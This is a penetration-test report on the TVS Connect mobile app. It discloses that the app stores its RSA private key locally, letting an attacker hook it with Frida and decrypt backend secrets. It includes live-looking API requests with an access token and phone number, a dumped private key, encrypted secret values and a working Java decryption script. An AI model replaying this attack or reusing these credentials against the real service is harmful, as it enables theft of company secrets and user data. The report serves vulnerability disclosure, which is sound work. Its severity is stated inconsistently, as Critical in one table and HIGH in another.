TVS Connect Mobile App Security Assessment

Reported By:

Reported By:
Aarav Sinha
Sr. Security Researcher
FEV India Pvt Ltd.
sinha_aa@fev.com

Reported By:
Vaishali Nagori
Sr. Security Researcher
FEV India Pvt Ltd.
nagori@fev.com

Table of Contents

1. Introduction

1.1. Overview

This document describes the vulnerabilities observed from the security research conducted on TVS Mobile App.

The purpose of this research was to identify any potential vulnerabilities in the TVS Connect Mobile Application and help them make their platform secure.

1.2. Research Team

The security research was conducted by:

Aarav Sinha, Senior Security Researcher, FEV India Pvt Ltd.

Aarav Sinha is a seasoned Senior Security Researcher, holding a B. Tech degree in Computer Science. With over two years of dedicated experience in application security and nearly four years in overall security. Aarav's proficiency lies in various domains, including Mobile Application Security, Cloud Infrastructure Security, as well as Thick-Client and Network Security.

Vaishali Nagori, Senior Security Researcher, FEV India Pvt Ltd.

Vaishali Nagori has dedicated expertise to assisting CISOs, Security Professionals, and Developers in ensuring the end-to-end security of their organization. Vaishali specializes in conducting comprehensive security assessments of Web Applications, APIs, Android, and iOS. Her proficiency extends to Browser Extension Penetration Testing and Threat Modeling, as well as Cloud Security. With a track record of securing over 150+ applications across diverse industries such as e-commerce, banking, management, gaming etc.

1.3. Methodology

Black Box testing approach was taken to make sure the App was assessed against vulnerabilities from all possible security perspectives.


2. Summary

The following table is the summary of vulnerabilities and findings, which summaries the overall risks identified during the penetration testing.

Total of **01** risks were identified during the test.

Target	**Total Vulnerabilities**				
	Critical	**High**	**Medium**	**Low**	**Info**
Counts	1	0	0	0	0

The following graph summarizes the distribution of the risks identified by vulnerability rating.



Vulnerability Risk Summary Graph

Vulnerability ID	Vulnerability	OWASP Top 10 Mapping	Severity
APP-VUL-01	Broken Cryptography: leaked secrets on android and iOS platforms	**M3:** Insufficient Cryptography	**HIGH**


3. Detailed Description of the Vulnerabilities and findings

3.1. Vulnerabilities:

3.1.1. Broken Cryptography: leaked secrets on android and iOS platforms (*secret?platform=android*).

Vulnerability Description:


During the examination of the TVS Connect application, it was noticed that when a request is made to the `` `userlogin/verifyloginotp` `` endpoint, it sends a public key. This key is then utilized by the backend to encrypt company secrets, which are subsequently transmitted to the application via the `` `/secret` `` endpoint for various purposes. Through further analysis of the source code, it was discovered how the application manages the RSA pair, potentially enabling an attacker to obtain the private key and decrypt the entire dataset.



```
POST /api/v3/userlogin/verifyloginotp  HTTP/2
Host: tvsconnectapi.tvsmotor.com
X-Forwarded-For :
X-Remote-Addr : : 127.0.0.1
Version: 1
Iceuserid: 3760799
Evuserid: 1
Content-Type : application/json;  charset=UTF-8
Content-Length : 493
Accept-Encoding : gzip, deflate
User-Agent: okhttp/5.0.0-alpha.6

{
  "androidToken" :
  "fdXnXVDpQrSq15N_irkCfd:APA91bGb3TxTtWc1djStEboKPF5p4EWLz5hl1n9SHz9DjAEDw2wh7gTfWhw5R04STMgB8bk
  rR3BIjwM5HqFS3_cUDNY_InzL3OL4lJS8iNv-azxmREpLFt5oMN9n7F7Ga6D0yqi4Q6iZ"    ,
  "deviceType" :"Android" ,
  "iosToken" :"",
  "Mobilenumber" :"7083069089" ,
  "Otp":"539017" ,
  "PublicKey" :
  "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCXAGrxR+oV07weBHPtTdMv81BSTrkCyQq8E0zSmzaSfcbUtagi7modPc
  J+vBo2FhrSG+Zf7nQ9C7+rCDNZ0jNzuOIeXX2fFSjFehKWvNy/+fRmjQMcU00KtT/f9jfNETm0M0B07rLw2+nxic2V/SPN8
  ajXoMtaBXmiAduJ+aWMywIDAQAB"
}
```

verifyloginotp sending public key.



```
GET /api/v3/secret ?platform =android HTTP/2
Host: tvsconnectapi.tvsmotor.com
Appversion-Android : 4.1.0
Accept-Encoding : gzip, deflate
User-Agent : okhttp/5.0.0-alpha.6
Cache-Control : max-age=0, max-stale=0
Accept : */*
Userid : 3168255
Countryid : 0
Region :
Iceuserid : 3168255
Evuserid : 0
Lang : id-ID
Accesstoken :
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlbmlxdWVfbmFtZSI6IjgwOTI3NDg0ODkiLCJuYW1laWQiOiIzMTY4MjU1
IiwiaXNzIjoic2VsZiIsImF1ZCI6Imh0dHA6Ly93d3cuZXhhbXBsZS5jb20iLCJleHAiOjE3MTQ0OTM5MzgsIm5iZiI6MTcwN
jYwOTkzOH0.vQjsCyPlCahZntWEiDyLEPBhbn9t3KzdHB9Yj8zJLCQ
```

```
X-Azure-Ref : 20240130T103137Z-tvcn9ie1p91k31gkhzzug64ez80000000059000000013meg
X-Cache : CONFIG_NOCACHE

{
  "StatusCode" :200,
  "Message" :"Field list" ,
  "Result" :"success" ,
  "Data" :{
    "iceData" :{
     "secrets" :[
      {
        "key" :"GOOGLE_MAP_WEB_KEY" ,
        "value" :
        "cMIth0jFHaBsU6vz1N/dkyUy0BchCn6PNEE7rLbQNTRF931YlTuQR/LXIKuWnm4Jc5vfEZAh5cf11LU6NulNRf
        IWrOlSNx9hrJ08AbvwFGsZ340am5kk3rtN8xYZ8H0z0RCX+TETAZxOmWGWhWEsWdFr1Cw+Zl2j3OELPu7eK7w="
      },
      {
        "key" :"WHEATHER_KEY" ,
        "value" :
        "d/S0TVFBFbnhV6HCx7YUxaXFsSPx9gZW7s0m0PzIXAmbgoBZpX4EwovY/1s3yDx8k5ZT25z18osX7ZrB+wKdyt
        lnu0wuwdkZu2C+P/7MZqXzaFu+bnza2Jn4lnexMKBiUlmjiEnuIy/fhmZ+ISGMevNlAqk/61NXpA/r1K77UyM="
      },
      {
        "key" :"HERE_MAP" ,
        "value" :""
      },
      {
        "key" :"SERVICE_UUID_N251" ,
        "value" :
        "V6OjGu9zPjoMUh0+R0atrCmRu7341RGlrflYGRJ/wcKCgutE8Nv5czqQyN4RabduKQl7DTDNZP6f2wTGNVcsxD
        sUTNlvblw/SmXxvZXPBNtxSNyfTlafmJEE27rP8XfIMSTQ2tAAzPZleT+octbQtgBmIip7qxBAqa8HU+RcSsc="
      },
      {
        "key" :"RECEIVE_CHARACTERISTIC_UUID_N251" ,
        "value" :
        "iB0odIp6L0qnHNw09Xhjo4TRk6UF8XUZHF5mj+V5Ubhj5APNBsmAhJAT2eaSid3VYxrpF9B3x8u7cBKgkyPWJT
        IXDbL8bJ5ju7IAf4CXycYD6YDO+eFIk2s+Y+SdJ06bSq5llvSslhHE57ci8IBnHewbMK+YX31E8UksumXHO04="
      },
      {
        "key" :"SEND_CHARACTERISTIC_UUID_N251" ,
        "value" :
        "oMB0Clpol3qXxaqRxDwGwGvPpYHE+hJh45dXLXTubx5HdqfTkG33NMbPWUoKQ5A5TzT7z937QKtLfK2pAxOlhC
```


Secret endpoint returning data encrypted with the public key.

Impact:

The leaked secrets via the `/secret` endpoint has a wider impact on the platform as it allows the attacker to have access to several secured endpoints leaking user personal information, access to premium map features, and different UUIDs for performing Bluetooth communications. Thereby, compromising the confidentiality, integrity, and availability on the TVS Connect platform.

Test Methodology:


1. Disassemble the application and look for the code responsible for the **verifyloginotp** endpoint.
2. Analyze the **generateRandomKeys()** function to understand the handling of the private key.



```
/* JADX INFO: Access modifiers changed from: protected */
public String generateRandomRsaKeys () {
    KeyPair generateRsaKeyPair  = RsaCipher .Companion .generateRsaKeyPair ();
    String encodeToString  = Base64 .encodeToString (generateRsaKeyPair .getPrivate ().getEncoded (), 2);
    String encodeToString2  = Base64 .encodeToString (generateRsaKeyPair .getPublic ().getEncoded (), 2);
    PreferenceUtils .getInstance ().setValue ("PRIVATE_SECRET_KEY" , encodeToString );
    return encodeToString2 ;
  }
}
```

Function generating the rsa pair.


3. Analysing the class “***com.tvsm.connect.user.response.SecretKeysRequestManager***” it was noticed that the application is loading the “***PrivateKey***” from the android keystore and passing the value under *“str”* in ***access$100*** function.



```
public void onApiResponse(Call call, Object obj, int i) throws Exception {
    if (i == 707) {
        SecuredKeysResponse securedKeysResponse = (SecuredKeysResponse) obj;
        if (securedKeysResponse != null && securedKeysResponse.getStatusCode() == 200) {
            SecretKeysRequestManager secretKeysRequestManager = SecretKeysRequestManager.this;
            SecretKeysRequestManager.access$100(secretKeysRequestManager, SecretKeysRequestManager.access$000(secretKeysRequestManager).getValue("PRIVATE_SECRET_KEY", null), securedKeysResponse.getData().getIceData());
            return;
        }
        if (securedKeysResponse != null && !TextUtils.isEmpty(securedKeysResponse.getMessage())) {
            Event.logEvent(SecretKeysRequestManager.access$200(SecretKeysRequestManager.this), "event_request_secret_keys_failure", securedKeysResponse.getMessage(), "");
        }
        DialogUtils.showToast(SecretKeysRequestManager.access$200(SecretKeysRequestManager.this), SecretKeysRequestManager.access$200(SecretKeysRequestManager.this).getString(C9048R.string.msg_something_went_wrong));
        if (SecretKeysRequestManager.access$300(SecretKeysRequestManager.this) != null) {
            SecretKeysRequestManager.access$300(SecretKeysRequestManager.this).failed(securedKeysResponse.getMessage());
        }
    }
}
```

Private key loaded from the keystore and passed in function


4. Use any dynamic instrumentation toolkit like Frida to hook the function and parameters passed within the function.



```
(agent) [611601] Arguments com.tvsm.connect.user.response.SecretKeysRequestManager.access$100(com.tvsm.connect.user.response.SecretKeysRequestManager@c84ebf6, MIICdgIBADANBgkqhkiG9w
0BAQEFAASCAmAwggJcAgEAAoGBAM9OtFuY2fBdH1Wf3M9PsjMCGsWZrTTdQSblg/upocJAZGUE4+t+yEkPtGcrYVu40f1ivrvyuf/jVbkhFI1+vJ3q8r/efGvNEJ3cgTJZ4g2DMHPdi2ND4PiWGDWOokomHJYxL+H4ywfQC8BA4UvRFF7woVq
vFTscO/MZyBwGo+OnAgMBAAECgYAXpcw4GKRftqzo/96MfXRVPOZjPQeqMe+mfrmYAb5/LfY7JHGADGB6Hm2p885cIVCUPWkxf7DiSi3zUMfgk3ZIvqkoiz/AN9zb4K1hQaDhjpEt8cERjA3f+8lLQxuEjhN5TexSsYCWRR47DlLWJmpaAbm6
FUnWS3zX8u72dJZsXQJ8APP95qT9WmepPqxAZIpQt+RPA/FXmd1JV1Mrn7rsn6pZFgJ9bCl0SIyJOE2rZVfLWVKjZifuyZDxWoci13s1qQMCQQDZgpw+2GwXoMjXJGyGNRTT4bn4oAsiC3wu8I58L0PwA6YfSe7ffI9YFaijtMSvcsOO99loC
uLMtY10/OU5xO+NAkAEic13dirvUKuUwqHcHMI+4eVd4NZA0nNjmqUe8fXKUlvhcfnID5yl2IuOjKiVSHgB3H4y8fMX2hVn/BLr/MSHAKEAk2Ux8liAr2ZSk5BoRm4UJh0yBCyYPsLfrYNwWvFArZYobdqRGDt1e/B5bi5ilq5DnU+RsTKnTK
e/K0bxIzu0RQJAHTDMbmvW+kCjIdxGjdhj4eIbH3Ptf5X66EWli/zzHfaLnYv+6Upk6+IdS93VxMCUNtwK6HmbuFUfb/6y4jJZLw==, com.tvsm.connect.user.response.SecuredKeysModel@ac19bf7)
(agent) [611601] Return Value: (none)
```

Dumping parameters of the function containing the privaye key.

5. Analysing the class “***com.tvsm.ev.secrets.cipher.RsaCipher***” along with the captured “***privateKey***”, craft the logic for the decryption



Base64Decoder.java 1   DecryptorApp.java 1

home > kali > Documents > Projects > tvsConnect > scripts > DecryptorApp.java > DecryptorApp > main(String[])

```java
import java.nio.charset.StandardCharsets;
import java.security.KeyFactory;
import java.security.PrivateKey;
import java.security.spec.PKCS8EncodedKeySpec;
import java.util.Base64;

import javax.crypto.Cipher;

public class DecryptorApp {

    Run|Debug
    public static void main(String[] args) {
        // Replace these values with your actual RSA private key and encrypted string
        String privateKey = "MIICdgIBADANBgkqhkiG9w0BAQEFAASCAmAwggJcAgEAAoGBAKcNtkn/auzXBcg5U5t12OyOwORBOhuIfSQb2jyHZOX75jZeMw7mIT4wAjSor6GTeLs2EPEDnKJ+wwRLPxEXAHqhMlBOKnuopGo0FQBOkQmSM0hc1lgk3ktduUnQ3LeqMx9TZnKN6BzXejX+gYHKe8OkeJ07sah5Y/QSBUuAc
        //TVS_Auth
    //String encryptedValue = "elrCcBx0N9z6USta0F8evR8zb/wvQqTDo7gRMNig1AuFQtmNW/tcBlJsyfqMYvaLxUVtAcMvQk9ft94QmJemhjQrp/eASBGuKQzgiThaGovRdjir0dUYBHE3sEZs6Py3u5FDUnRdtZKjaugzvldYasvDGIxxM0F2ykVK+F3U0+Y=";
    //MMI_MAP
    //String encryptedValue = "aCID3GQL6zqfDmhQkIEJSVXVEh+QQqcLn2GeN6SPmUyIoyymG1En4rFSAMar7UYyRzvqV9Z8txedPotBiwmrwU24RbdfmrlLuJ8IsAjIzPIWQYH9VQ61Gzq+gOJQgEliqwIIyO3zQNCESSd1TC1XndUlCWnqjvyKDx+pXxQSgJU=";
    //TVS_VIN_KEY
    //String encryptedValue = "yw/a5o3TonKvkX8yp1RBh6X/vcAV5fChNIDc2kjeQTrWF5B+RoZWbmcBxTN4RGML0+rwwHsT01tl9CPChaosFIUY8Giy/s65ipZ2adIedydrG2FNwh+4MVCNgunebNdQSRFKqTL+ZYPtuVdbpQyL51Pe4nm4rK+AgRLRY3wvu20=";
        //TVS_CRC_KEY
    //String encryptedValue = "kN9yF2AwQNiE0vVr8xYQyWnM9isvlTn+6iLLga7pWk7/6ATYpox4smYf6nK1Qy047CDNpqynI2OaTMqaKwyaPCRYeeLogJEnW6dUNKbKG/lJP1bbSwohnXuWcPjUauXKdjA723MO9FZp0/YZe98VF8BQ5GS5AcWqzZaqk06dtYg=";
    //MMI_ATLAS_CLIENT_ID
    //String encryptedValue = "ehWAIZ6IOf4obd1djtyYOEc2vBKdRmlC01tUxDKMJpI8znLZ7zSEBDQfrhDL0c5fCVI8q7+OOmRY3P7u7wQbR+UxFvdLoHBjp3rp0voKI9Q7U9MQhEYY552JcKStCzkEBzg5LfABB8EtbLABCyWGgJdpkhrIYg5kLrjyYhCXlKg=";
    //MMI_ATLAS_CLIENT_SECRET
    //String encryptedValue = "RGsvS2qeGlD2AkZVMk7nuEE+Z7uVAxsHR7BspZRYkHHRN/2ZWLO2irOOvroq3D4Skci5iZ2YZ5DewD3rxI4sKuNP0UgP/vVt58/7zpAQTmGo1vWEdDYTL5eLIygyVELijpYjHXkicWQWrZbHok1DAtyoK7YcC3B+78lfOINBIkg=";
    //MMI_SDK_KEY
    //String encryptedValue = "aCID3GQL6zqfDmhQkIEJSVXVEh+QQqcLn2GeN6SPmUyIoyymG1En4rFSAMar7UYyRzvqV9Z8txedPotBiwmrwU24RbdfmrlLuJ8IsAjIzPIWQYH9VQ61Gzq+gOJQgEliqwIIyO3zQNCESSd1TC1XndUlCWnqjvyKDx+pXxQSgJU=";
    //MMI_RESET_API
    String encryptedValue = "LB7eUR49A1NM8UqcxyUnscmlA8ei3f2/G3Yp11+O5mi9Dmvkso5cDoN9Tddwj07wB1TL573amoklamJTqdLATmyqkO4pz5ExBp5lhgbNiFyVRS+wrYZCMMG98ao5P+Bt5Cgik93Ro4Fa6ueS/I54BQpKAqdOSFdfEc3IaJh9QP0=";

    // Decode the private key from Base64
        byte[] privateKeyBytes = Base64.getDecoder().decode(privateKey);

        try {
            // Create PrivateKey from encoded key bytes
            KeyFactory keyFactory = KeyFactory.getInstance("RSA");
            PrivateKey rsaPrivateKey = keyFactory.generatePrivate(new PKCS8EncodedKeySpec(privateKeyBytes));

            // Set up the Cipher for decryption
            Cipher cipher = Cipher.getInstance("RSA/ECB/PKCS1Padding");
            cipher.init(Cipher.DECRYPT_MODE, rsaPrivateKey);

            // Decode the encrypted value from Base64
            byte[] encryptedBytes = Base64.getDecoder().decode(encryptedValue);

            // Decrypt the value
            byte[] decryptedBytes = cipher.doFinal(encryptedBytes);

            // Convert the decrypted bytes to String
            String decryptedValue = new String(decryptedBytes, StandardCharsets.UTF_8);

            // Print the decrypted value
            System.out.println("Decrypted Value: " + decryptedValue);
        } catch (Exception e) {
            System.out.println("Decryption failed. Error: " + e.getMessage());
        }
    }
}
```

Custom script to decrypt the sensitive data.

Remediation:

- Cryptography should be handled securely.
- Platform level secrets should be shared via secured channels on the server side.

CVSS Score:

CVSS-v3.1 score (NVD - CVSS v3 Calculator (nist.gov))for this vulnerability is provided below.

CVSS Base Vector: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L	**Base Score: 8.3**